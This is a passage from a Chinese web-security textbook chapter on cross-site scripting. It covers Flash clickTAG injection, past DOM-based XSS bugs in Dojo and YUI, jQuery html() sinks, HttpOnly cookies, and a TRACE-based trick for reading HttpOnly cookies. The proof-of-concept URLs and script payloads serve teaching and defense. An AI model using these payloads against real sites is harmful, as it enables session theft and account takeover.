- none，禁止任何的网络通信。

一般建议此值设置为 none 或者 internal。设置为 all 可能带来安全问题。

除了用户的 Flash 文件能够实施脚本攻击外，一些 Flash 也可能会产生 XSS 漏洞。看如下 ActionScript 代码：

```

on (release) {
getURL (_root.clickTAG, "_blank");
}


```

这段代码经常出现在广告的 Flash 中，用于控制用户点击后的 URL。但是这段代码缺乏输入验证，可以被 XSS 攻击：

```
http://url/to/flash-file.swf?clickTAG=javascript:alert('xss')
```

安全研究者 Stefano Di Paola 曾经写了一个叫“SWFIntruder”¹⁰ 的工具来检测产生在 Flash 里的 XSS 漏洞，通过这个工具可以检测出很多注入 Flash 变量导致的 XSS 问题。

10 <https://www.owasp.org/index.php/Category:SWFIntruder>



SWFIntruder 的界面

要修补本例中的漏洞，可以使用输入检查的方法：

```
on (release) {
if (_root.clickTAG.substring(0,5) == "http:" || 
    _root.clickTAG.substring(0,6) == "https:" || 
    _root.clickTAG.substring(0,1) == "/") {
getURL (_root.clickTAG, "_blank");
}
}
```

Flash XSS往往被开发者所忽视。注入Flash变量的XSS，因为其问题出现在编译后的Flash文件中，一般的扫描工具或者代码审计工具都难以检查，常常使其成为漏网之鱼。

OWASP为Flash安全研究设立了一个Wiki页面¹¹，有兴趣的读者可以参考。

3.2.9 真的高枕无忧吗：JavaScript开发框架

在Web前端开发中，一些JavaScript开发框架深受开发者欢迎。利用JavaScript开发框架中的各种强大功能，可以快速而简洁地完成前端开发。

一般来说，成熟的JavaScript开发框架都会注意自身的安全问题。但是代码是人写的，高手偶尔也会犯错。一些JavaScript开发框架也曾暴露过一些XSS漏洞。

Dojo

Dojo是一个流行的JavaScript开发框架，它曾被发现存在XSS漏洞。在Dojo 1.4.1中，存

¹¹ https://www.owasp.org/index.php/Category:OWASP_Flash_Security_Project

在两个“DOM Based XSS”：

`File: dojo-release-1.4.1-src\dojo-release-1.4.1-src\dijit\tests_testCommon.js`

用户输入由 theme 参数传入，然后被赋值给变量 themeCss，最终被 document.write 到页面里：

```
Line 25:  
var str = window.location.href.substr(window.location.href.indexOf("?") + 1).split(/#/);  
  
Line 54:  
.snip..  
var themeCss = d.moduleUrl("dijit.themes", theme + "/" + theme + ".css");  
var themeCssRtl = d.moduleUrl("dijit.themes", theme + "/" + theme + "_rtl.css");  
document.write('<link rel="stylesheet" type="text/css" href="' + themeCss + '">');  
document.write('<link rel="stylesheet" type="text/css" href="' + themeCssRtl + '">');
```

所以凡是引用了 _testCommon.js 的文件，都受影响。POC 如下：

`http://WebApp/dijit/tests/form/test_Button.html?theme=/><script>alert(/xss/)</script>`

类似的问题还存在于：

`File: dojo-release-1.4.1-src\dojo-release-1.4.1-src\util\doh\runner.html`

它也是从 window.location 传入了用户能够控制的数据，最终被 document.write 到页面：

```
Line 40:  
var qstr = window.location.search.substr(1);  
.snip..  
  
Line 64:  
document.write("<scr"+ipt type='text/javascript' djConfig='isDebug: true'  
src='"+dojoUrl+"'>"+</scr"+ipt>");  
.snip..  
document.write("<scr"+ipt type='text/javascript' src='"+testUrl+".js'"+</scr"+ipt>");
```

POC 如下：

`http://WebApp/util/doh/runner.html?dojoUrl=/>foo</script><'<script>alert(/xss/)</script>`

这些问题在 Dojo 1.4.2 版本中已经得到修补。但是从这些漏洞可以看到，使用 JavaScript 开发框架也并非高枕无忧，需要随时关注可能出现的安全问题。

YUI

翻翻 YUI 的 bugtracker，也可以看到类似 Dojo 的问题。

在 YUI 2.8.1 中曾经 fix 过一个“DOM Based XSS”。YUI 的 History Manager 功能中有这样一个问题，打开官方的 demo 页：

`http://developer.yahoo.com/yui/examples/history/history-navbar_source.html`

点击一个 Tab 页，等待页面加载完成后，在 URL 的 hash 中插入恶意脚本。构造的 XSS 如下：

`http://developer.yahoo.com/yui/examples/history/history-navbar_source.html#navbar=home<script>alert(1)</script>`

脚本将得到执行。其原因是在 history.js 的 _updateIframe 方法中信任了用户可控制的变量：

```
html = '<html><body><div id="state">' + fqstate + '</div></body></html>;
```

最后被写入到页面导致脚本执行。YUI 的修补方案是对变量进行了 htmlEscape。

jQuery

jQuery 可能是目前最流行的 JavaScript 框架。它本身出现的 XSS 漏洞很少。但是开发者应该记住的是，JavaScript 框架只是对 JavaScript 语言本身的封装，并不能解决代码逻辑上产生的问题。所以开发者的意识才是安全编码的关键所在。

在 jQuery 中有一个 html()方法。这个方法如果没有参数，就是读取一个 DOM 节点的 innerHTML；如果有参数，则会把参数值写入该 DOM 节点的 innerHTML 中。这个过程中有可能产生“DOM Based XSS”：

```
$('.div.demo-container').html("<img src=# onerror=alert(1) />");
```

如上，如果用户能够控制输入，则必然会产生 XSS。在开发过程中需要注意这些问题。

使用 JavaScript 框架并不能让开发者高枕无忧，同样可能存在安全问题。除了需要关注框架本身的安全外，开发者还要提高安全意识，理解并正确地使用开发框架。

3.3 XSS 的防御

XSS 的防御是复杂的。

流行的浏览器都内置了一些对抗 XSS 的措施，比如 Firefox 的 CSP、Noscript 扩展，IE 8 内置的 XSS Filter 等。而对于网站来说，也应该寻找优秀的解决方案，保护用户不被 XSS 攻击。在本书中，主要把精力放在如何为网站设计安全的 XSS 解决方案上。

3.3.1 四两拨千斤：HttpOnly

HttpOnly 最早是由微软提出，并在 IE 6 中实现的，至今已经逐渐成为一个标准。浏览器将禁止页面的 JavaScript 访问带有 HttpOnly 属性的 Cookie。

以下浏览器开始支持 HttpOnly：

- Microsoft IE 6 SP1+
- Mozilla Firefox 2.0.0.5+
- Mozilla Firefox 3.0.0.6+
- Google Chrome
- Apple Safari 4.0+

○ Opera 9.5+

严格地说, HttpOnly 并非为了对抗 XSS——HttpOnly 解决的是 XSS 后的 Cookie 劫持攻击。

在“初探 XSS Payload”一节中, 曾演示过“如何使用 XSS 窃取用户的 Cookie, 然后登录进该用户的账户”。但如果该 Cookie 设置了 HttpOnly, 则这种攻击会失败, 因为 JavaScript 读取不到 Cookie 的值。

一个 Cookie 的使用过程如下。

Step1: 浏览器向服务器发起请求, 这时候没有 Cookie。

Step2: 服务器返回时发送 Set-Cookie 头, 向客户端浏览器写入 Cookie。

Step3: 在该 Cookie 到期前, 浏览器访问该域下的所有页面, 都将发送该 Cookie。

HttpOnly 是在 Set-Cookie 时标记的:

```
Set-Cookie: <name>=<value>[; <Max-Age>=<age>]
[; expires=<date>] [; domain=<domain_name>]
[; path=<some_path>] [; secure] [; HttpOnly]
```


需要注意的是, 服务器可能会设置多个 Cookie (多个 key-value 对), 而 HttpOnly 可以有选择性地加在任何一个 Cookie 值上。

在某些时候, 应用可能需要 JavaScript 访问某几项 Cookie, 这种 Cookie 可以不设置 HttpOnly 标记; 而仅把 HttpOnly 标记给用于认证的关键 Cookie。

HttpOnly 的使用非常灵活。如下是一个使用 HttpOnly 的过程。

```
<?php
header("Set-Cookie: cookie1=test1;");
header("Set-Cookie: cookie2=test2;httponly", false);
?>
<script>
alert(document.cookie);
</script>
```

在这段代码中, cookie1 没有 HttpOnly, cookie2 被标记为 HttpOnly。两个 Cookie 均被写入浏览器:




测试页面的 HTTP 响应头

浏览器确实接收了两个 Cookie:

名称	值	域	大小	路径	过期时间	仅 HTTP
cookie2	test2	www.a.com	12 B	/	会话	HttpOnly
cookie1	test1	www.a.com	12 B	/	会话	HttpOnly

浏览器接收到两个 Cookie

但是只有 cookie1 被 JavaScript 读取到:



cookie1 被 JavaScript 读取

HttpOnly 起到了应有的作用。

在不同的语言中，给 Cookie 添加 HttpOnly 的代码如下：

Java EE

```
response.setHeader("Set-Cookie", "cookiename=value; Path=/;Domain=domainvalue;Max-Age=seconds;HTTPOnly");
```

C#

```
HttpCookie myCookie = new HttpCookie("myCookie");
myCookie.HttpOnly = true;
Response.AppendCookie(myCookie);
```

VB.NET

```
Dim myCookie As HttpCookie = new HttpCookie("myCookie")
myCookie.HttpOnly = True
Response.AppendCookie(myCookie)
```

但是在.NET 1.1 中需要手动添加：

```
Response.Cookies[cookie].Path += ";HTTPOnly";
```

PHP 4

```
header("Set-Cookie: hidden=value; httpOnly");
```

PHP 5

```
setcookie("abc", "test", NULL, NULL, NULL, NULL, TRUE);
```

最后一个参数为 HttpOnly 属性。

添加 HttpOnly 的过程简单，效果明显，有如四两拨千斤。但是在部署时需要注意，如果业

务非常复杂，则需要在所有 Set-Cookie 的地方，给关键 Cookie 都加上 HttpOnly。漏掉了一个地方，都可能使得这个方案失效。

在过去几年中，曾经出现过一些能够绕过 HttpOnly 的攻击方法。

Apache 支持的一个 Header 是 TRACE。TRACE 一般用于调试，它会将请求头作为 HTTP Response Body 返回。

```
$ telnet foo.com 80
Trying 127.0.0.1...
Connected to foo.bar.
Escape character is '^'.
TRACE / HTTP/1.1
Host: foo.bar
X-Header: test


HTTP/1.1 200 OK
Date: Mon, 02 Dec 2002 19:24:51 GMT
Server: Apache/2.0.40 (Unix)
Content-Type: message/http

TRACE / HTTP/1.1
Host: foo.bar
X-Header: test
```

利用这个特性，可以把 HttpOnly Cookie 读出来。

```
<script type="text/javascript">
<!--
function sendTrace () {
    var xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
    xmlhttp.open("TRACE", "http://foo.bar", false);
    xmlhttp.send();
    xmlDoc=xmlHttp.responseText;
    alert(xmlDoc);
}
//-->
</script>
<INPUT TYPE=BUTTON OnClick="sendTrace();" VALUE="Send Trace Request">
```

结果如下：



JavaScript 读取到 cookie

目前各厂商都已经修补了这些漏洞，但是未来也许还会有新的漏洞出现。现在业界给关键业务添加 HttpOnly Cookie 已经成为一种“标准”的做法。

但是，HttpOnly 不是万能的，添加了 HttpOnly 不等于解决了 XSS 问题。

XSS 攻击带来的不光是 Cookie 劫持问题，还有窃取用户信息、模拟用户身份执行操作等诸多严重的后果。如前文所述，攻击者利用 AJAX 构造 HTTP 请求，以用户身份完成的操作，就是在不知道用户 Cookie 的情况下进行的。

使用 HttpOnly 有助于缓解 XSS 攻击，但仍然需要其他能够解决 XSS 漏洞的方案。

3.3.2 输入检查

常见的 Web 漏洞如 XSS、SQL Injection 等，都要求攻击者构造一些特殊字符，这些特殊字符可能是正常用户不会用到的，所以输入检查就有存在的必要了。

输入检查，在很多时候也被用于格式检查。例如，用户在网站注册时填写的用户名，会被要求只能为字母、数字的组合。比如“hello1234”是一个合法的用户名，而“hello#\$^”就是一个非法的用户名。

又如注册时填写的电话、邮件、生日等信息，都有一定的格式规范。比如手机号码，应该是不长于 16 位的数字，且中国大陆地区的手机号码可能是 13x、15x 开头的，否则即为非法。

这些格式检查，有点像一种“白名单”，也可以让一些基于特殊字符的攻击失效。

输入检查的逻辑，必须放在服务器端代码中实现。如果只是在客户端使用 JavaScript 进行输入检查，是很容易被攻击者绕过的。目前 Web 开发的普遍做法，是同时在客户端 JavaScript 中和服务器端代码中实现相同的输入检查。客户端 JavaScript 的输入检查，可以阻挡大部分误操作的正常用户，从而节约服务器资源。

在 XSS 的防御上，输入检查一般是检查用户输入的数据中是否包含一些特殊字符，如<、>、'、”等。如果发现存在特殊字符，则将这些字符过滤或者编码。

比较智能的“输入检查”，可能还会匹配 XSS 的特征。比如查找用户数据中是否包含了“<script>”、“javascript”等敏感字符。

这种输入检查的方式，可以称为“XSS Filter”。互联网上有很多开源的“XSS Filter”的实现。

XSS Filter 在用户提交数据时获取变量，并进行 XSS 检查；但此时用户数据并没有结合渲染页面的 HTML 代码，因此 **XSS Filter 对语境的理解并不完整**。

比如下面这个 XSS 漏洞：

```
<script src="$var" ></script>
```